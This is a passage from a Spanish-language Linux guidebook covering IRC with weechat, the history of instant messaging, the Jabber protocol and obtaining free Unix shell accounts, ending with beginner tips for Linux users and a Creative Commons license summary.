```

Quiero entrar ya a una sala de chat!

```
sudo apt-get install weechat-curses
weechat-curses irc://UnUsuario@irc.freenode.net/#lugmen
```

Y pruebe los siguientes comandos

/join #lugfi

/join #ubuntu-es

/join #ubuntu

/join #debian

/join #php-es

/join #python-es

/join #ruby-es

/quit

15.2.6. Mensajería

"La cuestión no es saber, sino poseer el número de alguien de alguien que sepa"
(Groucho Marx)

"Houston, tenemos un problema"
Jim Lovell, Apollo XIII

15.2.6.1. Origen

Hace algunos años la única opción para "chatear" o pedir ayuda acerca de algún tópico era el IRC. Las redes estaban colmadas de gente, y todo el tiempo surgían redes y canales nuevos. Se llegó a contabilizar picos de 80.000 personas en Undernet, 120.000 en EfNet y 20.000 en Dalnet.

Durante la caída de Napster, surgió incluso la posibilidad de compartir archivos en ciertos canales (como #mp3 de Undernet).

La mensajería moderna vino a resolver un problema implícito de la época: El IRC era anárquico, gigante, con muchas reglas, contrareglas, irc-cops, hackers, y toda una gama de personajes extraños. Todo el tiempo se libraban guerras de flooding y nukes. Los novatos pagaban el precio a pocos minutos de entrar a esta suerte de FarWest virtual.

Hacia aquella época, dos jóvenes israelíes inventan un agradable y pequeño programa llamado ICQ (I Seek You) que permitía evadirse un poco del caos del IRC, compartir archivos, y buscar gente con intereses en común. Era lo que las escuelas e institutos privados *es a las universidades estatales*: mas pequeño, controlado y personalizado. Estaba mucho mas cerca de los usuarios "de Escritorio" que de los trasnochados Geeks.

ICQ fue un éxito meteórico y paulatinamente absorbió parte de la comunidad del IRC, aliviando en parte a los congestionados servidores, y dejando tranquilos a los Geeks... aunque sin sparrings.

15.2.6.2. Las grandes compañías toman el control

Semejante cantidad de usuarios no podía pasar desapercibida para los grandes monopolios de Internet. Pocos años de haber salido ICQ, lo compra AOL, el ISP gigante de Estados Unidos en la friolera de u\$s 500.000.000. Yahoo también diseña su propio servicio.

Microsoft no se queda atrás, y utiliza sus arietes: Windows + Hotmail, el cual ya incluía Explorer para navegar por Internet, Outlook para recibir correo, y Media Player para reproducir Multimedia.

Windows Messenger en ese entonces era un pequeño y simple programa, a diferencia de ICQ que sobreabundaba en servicios. Microsoft afianza su mercado... y su buffet de abogados expertos en juicios antimonopolio. El usuario no necesita bajarse ICQ, ni Netscape (SUN) para navegar, ni usar Eudora o Pegassus para leer el correo, mucho menos usar WinAmp para escuchar música, por lo que estos excelentes productos quedan prácticamente en el olvido.


15.2.6.3. Multimessengers

Actualmente se usan los messenger no solo con fines lúdicos: muchas empresas lo permiten y lo fomentan entre los empleados. Proveedores, Mesa de Ayuda, enlace entre sucursales, son algunas aplicaciones útiles de estas herramientas. No obstante, los productos mencionados usan *cada uno* su propio protocolo propietario. Esto significa, por un lado, que una empresa que quiera dotar a sus empleados de su propio y exclusivo sistema de mensajería, debe contratar un pequeño ejército que se lo programe, y que probablemente sea incompatible con los

messengers que están acostumbrados los empleados. Una opción para esta situación son los "Multimessengers", tales como Miranda, PSI, Trillian y muchos otros, que se conectan a todas las redes a la vez.

No obstante, los mensajes dependen del acceso al nodo central: no importa que el mensaje vaya de una oficina a la otra; cada mensaje va y vuelve hasta Microsoft, Yahoo, o alguna compañía "ajena a la nuestra". Otro problema es la dependencia de empresas extranjeras. Por ejemplo, en su última versión, MSN no se permite gratis para fines comerciales. Por último, estas redes, que ya poseen abundante publicidad, son extremadamente frágiles y suelen poseer gusanos y adwares publicitarios.


Una opción es utilizar Messengers Libres: Gaim o Amsn son muy buenos ejemplos, pero hay opciones mejores: **cambiar de "protocolo"**.



15.2.6.4. Mensajería libre Jabber

Jabber es un protocolo de mensajería, en XML, y compatible con todos los demás protocolos comerciales. Es abierto y está muy bien documentado en jabber.org.

- No depende de servidores centrales: cualquiera puede instalarse un server de mensajería. Por ende, el tiempo de pregunta respuesta es menor. Si se cae el enlace a Internet de la empresa, sus usuarios seguirán enviando mensajes entre ellos a través de sus propio servicio Jabber.
- Sus usuarios serán "@host" de donde tengan cuenta, por ejemplo, casmiro@jabber.org. De esta manera, no necesitan tener cuentas específicas y asfixiantes (hotmail, yahoo, etc.)
- Se puede obtener cuenta en cualquiera de los servidores públicos que figuran en www.jabber.org. Incluso en Mendoza hay un servidor de Jabber disponible en lugmen.org.ar. Mi contacto vía Jabber dentro de este server es karancho@lugmen.org.ar, donde también tengo cuenta de correo.
- Los clientes también son libres. Esto significa que una empresa puede modificar uno existente, agregarle por ejemplo criptografía, compartición de voz, etc, con un esfuerzo de programación notablemente menor... y con el compromiso de enviar estas mejoras al proyecto Jabber.
- Se puede hacer uso de los "Roster" que interconectan a las redes de MSN, Yahoo, IRC, ICQ, AOL, y varios otras. Hay que revisar la disponibilidad en el servidor jabber donde tenemos cuenta.
- **No hay publicidad en las redes de Jabber.**
- Algunos clientes para usar Jabber: PSI, GAIM, GABBER
- En el siguiente ejemplo se puede ver a Gabber vía lugmen.org.ar, en varias redes a la vez. Y a MAME, un emulador de Motorola 68000 (que no tiene nada que ver, pero a mi me gusta :)



15.2.6.5. Twitter y Conecti.ca

La comunidad de Software Libre se encuentra conectada casi exclusivamente mediante Jabber e IRC. Como redes sociales, escogen habitualmente Twitter y a la vez, Identi.ca

Aquí hay noticias de primera mano, del mismo frente de combate.

Si es usuario de Twitter, sabrá que el secreto consiste en seguir (“Follow”) solamente gente interesante. Como ejemplo, le recomiendo siga a mis contactos: sus tweets son verdaderos mazazos de información útil.

Ejemplos:

- <https://twitter.com/raymicha> - Raymi Saldomando, la experta en maquetado
- <https://twitter.com/dhh> - David Heinemeier Hansson, El creador de Ruby
- <https://twitter.com/soveran>: Michel Martens
- <https://twitter.com/AkitaOnRails>: Fabio Akita
- <https://twitter.com/ajlopez>: Angel “Java” López
- <https://twitter.com/karancho> – Yo :-)

16. Apéndice B: Obteniendo cuentas Shell gratuitas

La pregunta que viene a continuación es... bueno, ¿para qué quiero una cuenta shell? La razones son muchas.

- Hacer uso de sofisticadas herramientas en poderosos servidores Unix y GNU/Linux que no existen en Windows
- Si no tenemos instalado GNU/Linux o Unix en casa, podemos hacer uso de estas cuentas públicas
- Si tenemos instalado GNU/Linux o Unix en casa, podemos transferir archivos o usar la cuenta shell como "base" para cuando estamos en una empresa.
- Realizar compilaciones de programas o formar parte de equipos de desarrollo de software. Ya habíamos mencionado www.sourceforge.net, www.lugmen.org.ar como comunidades abiertas al desarrollo. Lo podemos hacer por aprender, ayudar, arreglar un programa que no nos gusta, por curriculum vitae, o por tener la esperanza que alguna de las muchas multinacionales o tremendos equipos de desarrollo que se encuentra sponsoreando estos sitios nos **descubran**.
- Revisar host caídos desde otro punto. A veces nuestros DNS no resuelven ciertas direcciones, y los usuarios se quejan. Desde otro punto de la Internet podemos hacer varias comprobaciones.
- Divertirse:
 - Charlar y reunirse con comunidades de extraños personajes "geeks" y "hackers"⁴²



- ¡Jugar! Existen muchos juegos "RGP" o de "Calabozos y Dragones"
- Jugar a los hacker. Existe al respecto una nota muy divertida en

<http://www.el-hacker.com/foro/index.php/topic,13713.0.html>

- Porque nos gustó mucho "Matrix". ¿Recuerdan "Follow the White Rabbit, Neo"?
- APRENDER: existe un mundo de conocimientos fuera de Windows + Explorer + MSN. La utilidad de estos conocimientos se aplica mucho antes de lo que parece.

42 Para ver una descripción de estos términos: http://www.bunker.org.ar/tuto_clasificacion_tipos_en_la_red.htm

Pasos:

1. Obtener una cuenta shell gratis es muy fácil. Basta con escribir en Google: "free shell accounts"
2. De las muchas respuestas, existe por ejemplo:
 - <http://www.freexen.com/> (64 MB / 1 GB de RAM / ¡IP REAL!)
 - <http://www.ductape.net/~mitja/freeunix.shtml>
 - <http://www.bylur.net/free/>
3. En esta lista figura un server llamado casualmente, www.freeshell.org Adentro encontrarán mucho material interesante.

Ejemplo de sesión contra freeshell.org. En Windows: **Inicio / Ejecutar / "cmd" o "command"**

```
Trying 192.94.73.30... Connected to freeshell.org.
```

```
if new, login 'new' ..
```

```
login: new
```

```
Welcome to the SDF Public Access UNIX System - Est. 1987
```

```
Type 'mkacct' to create a UNIX shell account. Type 'teach' for UNIX class
information. Type 'help' for additional commands.
```

17. Apéndice C: Los 10 Mandamientos de los nuevos usuarios de Linux

Esta guía me parece importante incluirla en este libro. Su fuente original puede encontrarse en <http://www.bolivarlug.org.ve/site/node/45>, y si bien está orientada a Linux, es muy válida para Unix

1. No te loguearas como root.

Usa “sudo” o “su -” para tareas administrativas.

2. Usaras el Administrador de Paquetes en lo posible.

A veces no se puede evitar tener que instalar desde el código fuente, pero cuando usas el administrador de paquetes de tu distribución para instalar software (dpkg/apt, rpm, yum, emerge, pacman, etc), también lo puedes usar para actualizarlo y desinstalarlo. Este es uno de los puntos fuertes de Linux.

3. Seras parte de una comunidad.

Ofrece por voluntad propia lo que has recibido gratuitamente. Ofrece ayuda y consejos cada vez que puedas.

4. Leerás la documentación.

Siempre lee la documentación. Las personas que escribieron el software intentaron anticipar tus preguntas, y proveen respuestas antes que pregunes.

5. Utilizaras el Soporte disponible.

Cambiar a Linux puede ser difícil. Puede ser frustrante, pero hay mucha gente que quiere ayudarte. Dejalos.

6. Buscaras.

En la mayoría de los casos, tu pregunta o tu problema ya ha sido formulada. Intenta buscar la respuesta, que ya esta publicada antes de pedirle a alguien que te suministre una nueva.

7. Exploraras.

Linux abre un nuevo mundo de opciones y posibilidades. Prueba con todo lo que puedas.

8. Usaras la linea de Comando.

Especialmente cuando se trata de configuraciones, usa las herramientas del GUI para que tu sistema funcione.

En muchos casos, la linea de comando es el único modo de usar muchas opciones mas avanzadas.

9. No trataras de recrear Windows.

Linux no trata de ser un clon de Windows. Es diferente. Acepta y aprecia las diferencias.

10. No te rendirás.

Intentas muchas distribuciones antes de encontrar aquella que mas se adapte a ti. Aun asi, intenta usar otras distros de vez en cuando. Además, intenta usar diversos programas para que cumplan un propósito antes de permanecer en lo que usas actualmente. (amarok, xmms, beep, exaile para musica – azureus, ktorrent, deluge para BitTorrents). Si no te gustan los predeterminados, recuerda que puedes cambiar básicamente todo para que se acomode a tu necesidad.



Atribución-NoComercial-CompartirDerivadasIgual 2.5 Argentina

Usted es libre de:



Copiar, distribuir, exhibir, y ejecutar la obra



Hacer obras derivadas

Bajo las siguientes condiciones:



Atribución. Usted debe atribuir la obra en la forma especificada por el autor o el licenciatante.



No Comercial. Usted no puede usar esta obra con fines comerciales.



Compartir Obras Derivadas Igual. Si usted altera, transforma, o crea sobre esta obra, sólo podrá distribuir la obra derivada resultante bajo una licencia idéntica a ésta.

Ante cualquier reutilización o distribución, usted debe dejar claro a los otros los términos de la licencia de esta obra.

- Cualquiera de estas condiciones puede dispensarse si usted obtiene permiso del titular de los derechos de autor.
- Nada en esta licencia menoscaba o restringe los derechos morales del autor.
- Sus usos legítimos u otros derechos no son afectados de ninguna manera por lo dispuesto precedentemente.

Este es un resumen legible-por-humanos del [Código Legal \(la licencia completa\)](#).